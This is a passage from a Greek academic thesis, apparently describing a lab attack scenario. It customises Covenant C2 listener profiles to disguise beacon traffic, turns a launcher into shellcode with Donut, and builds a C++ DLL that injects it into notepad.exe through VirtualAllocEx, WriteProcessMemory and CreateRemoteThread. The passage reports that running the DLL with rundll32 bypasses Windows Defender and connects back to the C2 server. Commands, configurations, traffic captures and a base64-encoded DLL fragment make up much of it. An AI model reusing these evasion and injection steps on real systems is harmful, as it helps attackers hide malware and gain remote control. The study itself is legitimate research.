L3Yydm1qcVhyM1o4Vmo5T1J5cGZGZ1RVcXFWS3V2MlJPQ1M3d1lRTWtYOWZxQ3pNWWhCSWQwbVBMRXhWYlh6TFFhOXN2TmxsdDFUKzhpMjFOdHlIcE51THl1V1U4YyIsIkhNQUMiOiJx
VkF4YXJ3SE5yNmpkRnlpWkZFZDI4aFRsdGxvVTNnSzZJT1hRaHc2bW5BPSJ9
    </body>
</html>
0
```

Εικόνα 165. Wireshark - HTTP GET Response

Η συμβολοσειρά Its me, Mario, πρώην Hello World, άλλαξε στα πλαίσια του obfuscation του C2 πλαισίου (*Εικόνα 166*).

```
61 find ./ -type f -print0 | xargs -0 sed -i "s/Hello World/Its me, Mario/g"
```

Εικόνα 166. Τμήμα του Obfuscation Script

Για τον μετασχηματισμό των δεδομένων χρησιμοποιείται από προεπιλογή η συνάρτηση MessageTransform, που παρουσιάζεται στην *Εικόνα 167*. Στην πραγματικότητα η συγκεκριμένη συνάρτηση εκτελεί ένα απλό base64 encode/decode.

MessageTransform

```
public static class MessageTransform
{
    public static string Transform(byte[] bytes)
    {
        return System.Convert.ToBase64String(bytes);
    }
    public static byte[] Invert(string str)
    {
        return System.Convert.FromBase64String(str);
    }
}
```

Εικόνα 167. Συνάρτηση MessageTransform

Αν πραγματοποιηθεί για παράδειγμα base64 decode στην τιμή {DATA} που λήφθηκε προηγουμένως, τότε προκύπτουν τα παρακάτω. Οι τιμές ANOTHERID και EncMsg προκύπτουν από το obfuscation του C2 πλαισίου. Οι υπόλοιπες τιμές (Type, Meta, IV και HMAC) χρησιμοποιούνται από προεπιλογή στο C2 πλαίσιο (*Εικόνα 168*).

Εικόνα 168. Base64 Decode στην Τιμή {DATA}

Αναφορικά με το HTTP Post request χρησιμοποιείται η παράμετρος i. Η τιμή {DATA} είναι υπεύθυνη για τη μεταφορά δεδομένων από το θύμα στον C2 server (*Εικόνα 169*).

HttpPostRequest

```
i=a19ea23062db990386a3a478cb89d52e&data={DATA}&session=75db-99b1-25fe4e9afbe58696-320bea73
```

Εικόνα 169. HTTP Post Request

Το HTTP Post response είναι αντίστοιχο του HTTP GET response (*Εικόνα 164*), όπως παρατηρείται στην *Εικόνα 170*.

HttpPostResponse

```
<html>
    <head>
        <title>Its me, Mario!</title>
    </head>
    <body>
        <p>Its me, Mario!</p>
        // Its me, Mario! {DATA}
    </body>
</html>
```

Εικόνα 170. HTTP Post Response

Από την ανάλυση της δικτυακής κίνησης μέσω του Wireshark, προκύπτουν τα αντίστοιχα requests και responses (*Εικόνα 171*).

```
POST /en-us/test.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.36
Host: 192.168.1.8
Cookie: ASPSESSIONID=305fc9252f; SESSIONID=1552332971750
Content-Length: 408
Expect: 100-continue

HTTP/1.1 100 Continue

i=a19ea23062db990386a3a478cb89d52e&data=eyJBTk9USEVSSUQiOiIzMDVmYzkyNTJmIiwiVHlwZSI6MCwiTWV0YSI6ImNiNThmMzMzNDgiLCJJViI6IldBRjJlTTEyMkFpYkhCRTJGODRiQlE9PSIsIkVuY01zZyI6ImJrNFUxOGJ6a1BjWEFyR2FmSFk4cWllZDlFcFVYWmpDaXJWejV3ZW81ZFNKNm1IdnFpR2hNWXgyNE9WUUkzZEhLZEFVUEFhOXd4em5UZ2xsSUFDWGtBPT0iLCJITUFDIjoiQkhaZmhOZkVUYXlqb1VXRTJOYkF1andCNGhOQi9tQXdkL1NVY09ZZVhDOD0ifQ==&session=75db-99b1-25fe4e9afbe58696-320bea73HTTP/1.1 200
OK
Date: Sat, 25 Sep 2021 10:59:18 GMT
Content-Type: text/plain; charset=utf-8
Server: Microsoft-IIS/7.5
Transfer-Encoding: chunked

9b
<html>
    <head>
        <title>Its me, Mario!</title>
    </head>
    <body>
        <p>Its me, Mario!</p>
        // Its me, Mario!
    </body>
</html>
0
```


Εικόνα 171. Wireshark - HTTP Post Requests και Responses

Επιπλέον, ένα base64 decode στην τιμή data οδηγεί στα παρακάτω. Σε πλήρη αντιστοιχία με πριν, οι τιμές ANOTHERID και EncMsg προκύπτουν από το obfuscation του C2 πλαισίου. Οι υπόλοιπες τιμές (Type, Meta, IV και HMAC) χρησιμοποιούνται από προεπιλογή στο C2 πλαίσιο (*Εικόνα 172*).

```
┌──(root💀kali)-[~]
└─# echo 'eyJBTk9USEVSSUQiOiIzMDVmYzkyNTJmIiwiVHlwZSI6MCwiTWV0YSI6ImNiNThmMzMzNDgiLCJJViI6IldBRjJlTTEyMkFpYkhCRTJGODRiQlE9PSIsIkVuY01zZyI6
ImJrNFUxOGJ6a1BjWEFyR2FmSFk4cWllZDlFcFVYWmpDaXJWejV3ZW81ZFNKNm1IdnFpR2hNWXgyNE9WUUkzZEhLZEFVUEFhOXd4em5UZ2xsSUFDWGtBPT0iLCJITUFDIjoiQkhaZm
hOZkVUYXlqb1VXRTJOYkF1andCNGhOQi9tQXdkL1NVY09ZZVhDOD0ifQ==' | base64 -d
{"ANOTHERID":"305fc9252f","Type":0,"Meta":"cb58f33348","IV":"WAF2eM122AibHBE2F84bBQ==","EncMsg":"bk4U18bzkPcXArGafHY8qied9EpUXZjCirVz5weo5
dSJ6mHvqiGhMYx24OVQI3dHKdAUPAa9wxznTgllIACXkA==","HMAC":"BHZfhNfETayjoUWE2NbAujwB4hNB/mAwd/SUcOYeXC8="}
```


Εικόνα 172. Base64 Decode στην Τιμή data του Post Request

Στα πλαίσια της εργασίας υλοποιείται ένα νέο προσαρμοσμένο listener profile (*Εικόνα 173*).




Εικόνα 173. Δημιουργία Προσαρμοσμένου Listener Profile

Με την επιλογή Create ο χρήστης μπορεί να τροποποιήσει όλες τις τιμές που παρουσιάστηκαν προηγουμένως. Στα πλαίσια του συγκεκριμένου σεναρίου επίθεσης, επιλέγονται τα URLs index και default. Όπως έχει ήδη τονιστεί, η τιμή {ANOTHERID}, χρησιμοποιείται για να προσδιορίσει μοναδικά τα θύματα που συνδέονται πίσω στον C2 server (*Εικόνα 174*).




Εικόνα 174. Επιλογή Προσαρμοσμένων URLs

Επιπλέον, για το πεδίο user agent του HTTP request χρησιμοποιείται η τιμή που ακολουθεί (*Εικόνα 175*).



Εικόνα 175. Πεδίο User Agent

Αντίστοιχα, για το πεδίο server του HTTP response χρησιμοποιείται η παρακάτω τιμή (*Εικόνα 176*).



Εικόνα 176. Πεδίο Server

Για το πεδίο id του HTTP POST request χρησιμοποιείται η παρακάτω τιμή (*Εικόνα 177*). Το session και συγκεκριμένα η τιμή {DATA} είναι υπεύθυνη για τη μεταφορά δεδομένων από το θύμα στον C2 server.

HttpPostRequest

```
1 id=1eby2on47ab27&session={DATA}&content=bea23h17bcva
```

Εικόνα 177. HTTP POST Request

Επιπλέον, χρησιμοποιούνται τα παρακάτω HTTP GET response και HTTP POST response (*Εικόνα 178*). Η τιμή {DATA} περιέχει τα δεδομένα (εντολές) που μεταφέρονται από τον server στο θύμα. Αυτή τη φορά χρησιμοποιείται έναν generic error και συγκεκριμένα η συμβολοσειρά 404 Not Found. Για τον μετασχηματισμό των δεδομένων εξακολουθεί να χρησιμοποιείται η συνάρτηση MessageTransform, που παρουσιάστηκε προηγουμένως.

HttpGetResponse

```
1  <html>
2      <head>
3          <title>404 Not Found</title>
4      </head>
5      <body>
6          <div class="container">
7              <div class="error-template">
8                  <h1>404 Not Found</h1>
9              </div>
10             <div class="error-code">
11                 <h3>errror_id:{DATA}</h3>
12             </div>
13         </div>
14     </body>
15 </html>
```

HttpPostResponse

```
1  <html>
2      <head>
3          <title>404 Not Found</title>
4      </head>
5      <body>
6          <div class="container">
7              <div class="error-template">
8                  <h1>404 Not Found</h1>
9              </div>
10             <div class="error-code">
11                 <h3>errror_id:{DATA}</h3>
12             </div>
13         </div>
14     </body>
15 </html>
```

Εικόνα 178. HTTP Get Response και HTTP Post Response

Με τη διαμόρφωση που προηγήθηκε, προκύπτει το νέο προσαρμοσμένο listener profile New_Custom_Profile (*Εικόνα 179*).

Listeners

Listeners | Profiles


Name	Description	Type
DefaultHttpProfile	A default profile.	HTTP
CustomHttpProfile	A custom profile that does not require any cookies.	HTTP
DefaultBridgeProfile	A default BridgeProfile for a C2Bridge.	Bridge
TCPBridgeProfile	A default BridgeProfile for a C2Bridge.	Bridge
New_Custom_Profile		HTTP

+ Create

Page 1 of 1 1


Εικόνα 179. New_Custom_Profile

Ακολουθεί η δημιουργία ενός νέου listener που αξιοποιεί το εν λόγω profile (*Εικόνα 180*).




Εικόνα 180. Δημιουργία Listener

Στη λίστα με τους listeners παρατηρείται ο νέος listener με όνομα Attack_Scenario_I (*Εικόνα 181*).




Εικόνα 181. Λίστα Listeners

Επόμενο βήμα είναι η δημιουργία του binary launcher, σε πλήρη αντιστοιχία με τα βήματα που ακολουθήθηκαν κατά τη φάση των δοκιμών. Επιλέγεται ο listener που δημιουργήθηκε προηγουμένως και η έκδοση Net40. Επιπλέον, επιλέγονται 10 δευτερόλεπτα delay με 2% jitter (*Εικόνα 182*).




Εικόνα 182. Δημιουργία Binary Launcher

Χρησιμοποιείται το εργαλείο Donut [61], με αποτέλεσμα τη δημιουργία του αρχείου loader.bin (*Εικόνα 183*).




Εικόνα 183. Χρήση του Εργαλείου Donut

Στα πλαίσια των δοκιμών που πραγματοποιηθεί ο επιτιθέμενος, χρησιμοποιείται το runshc, για την απευθείας εκτέλεση shellcode (*Εικόνα 184*).



Εικόνα 184. Χρήση του Utility Runshc

Όπως παρατηρείται στην *Εικόνα 184*, κατά την εκτέλεση του shellcode προκύπτει το bypass του Windows Defender. Αποτέλεσμα είναι η δημιουργία μίας νέας σύνδεσης από το Windows 10 μηχάνημα στον Covenant server (*Εικόνα 185*).




Εικόνα 185. Δημιουργία Νέας Σύνδεσης

Επόμενο βήμα είναι η μορφοποίηση του shellcode προκειμένου να εισαχθεί σε ένα .dll αρχείο. Η μορφοποίηση πραγματοποιείται με την παρακάτω εντολή (*Εικόνα 186*).

```
┌──(root💀kali)-[~/Desktop]
└─# hexdump -v -e '"\\""x" 1/1 "%02x" ""' loader.bin > loader_bytes.bin
```


Εικόνα 186. Μορφοποίηση του Shellcode

Το αποτέλεσμα της εντολής είναι το ακόλουθο (*Εικόνα 187*).



Εικόνα 187. Αποτέλεσμα της Μορφοποίησης

Στο Visual Studio επιλέγεται ένα νέο project που βασίζεται στη Dynamic Link βιβλιοθήκη (*Εικόνα 188*).




Εικόνα 188. Δημιουργία Νέου C++ Project

Ο κώδικας που χρησιμοποιείται στα πλαίσια της εργασίας αποτυπώνεται στην *Εικόνα 189*. Πιο συγκεκριμένα:


- Αρχικά, συμπεριλαμβάνονται οι απαραίτητες βιβλιοθήκες.
- Στη συνέχεια, δημιουργείται ένα target process (notepad.exe) σε suspended κατάσταση.
- Πραγματοποιείται το allocation στη μνήμη χρησιμοποιώντας τη συνάρτηση VirtualAllocEx.
- Το shellcode γράφεται στην allocated μνήμη χρησιμοποιώντας τη συνάρτηση WriteProcessMemory.
- Τέλος, πραγματοποιείται η εκτέλεση της ροής που περιγράφηκε, μέσω της συνάρτησης CreateRemoteThread.

Η συγκεκριμένη τεχνική ονομάζεται process injection. Να σημειωθεί πως στη θέση του SHELLCODE εισάγεται το shellcode (bytes) που δημιουργήθηκε προηγουμένως.




Εικόνα 189. C++ Κώδικας

Αποτέλεσμα είναι το επιτυχές build του solution και η παραγωγή ενός 32bit .dll αρχείου (Εικόνα 190).




Εικόνα 190. Solution Build

Όπως φαίνεται στην *Εικόνα 191*, κατά την εκτέλεση του .dll αρχείου με το rundll32 [166] προκύπτει το bypass του Windows Defender και η έναρξη της διεργασίας notepad.




Εικόνα 191. Εκτέλεση του .dll Αρχείου

Επιπλέον, με την εκτέλεση του αρχείου δημιουργείται μία νέα σύνδεση από το Windows 10 μηχάνημα στον Covenant server (*Εικόνα 192*). Επομένως, μέχρι στιγμής οι δοκιμές εκτελούνται με επιτυχία.



Εικόνα 192. Δημιουργία Νέας Σύνδεσης

Επόμενο βήμα είναι το base64 encode του .dll αρχείου (*Εικόνα 193*). Με αυτόν τον τρόπο προστίθεται ένα επιπλέον στάδιο obfuscation, καθιστώντας δυσκολότερη την ανίχνευση που βασίζεται σε στατική ανάλυση (εντοπισμός βάσει υπογραφών).



Εικόνα 193. Base64 Encode του .dll Αρχείου

Τμήμα του νέου αρχείου παρουσιάζεται στην *Εικόνα 194*.

```
┌──(root💀kali)-[~/Desktop]
└─# head base64_inject_dll
```


```
TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA8AAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4
gRE9TIG1vZGUuDQ0KJAAAAAAAAADFC8ebgWqpyIFqqciBaqnIiBI6yINqqcjTH6jJg2qpyNMfrMmLaqnI0x+tyYtqqcjTH6rJgGqpyJUBqMmCaqnIgWqoyKRqqcg0H6DJg2qpyDQfVsiAaq
nINB+ryYBqqchSaWNogWqpyAAAAAAAAAAAUEUAAEwBBQDffT9hAAAAAAAAAADgAAIhCwEOHQAOAAAApAAAAAAAAEIUAAAAEAAAACAAAAAAAABAAEAAAAAIAAAYAAAAAAAAABgAAAAAAAAAA8
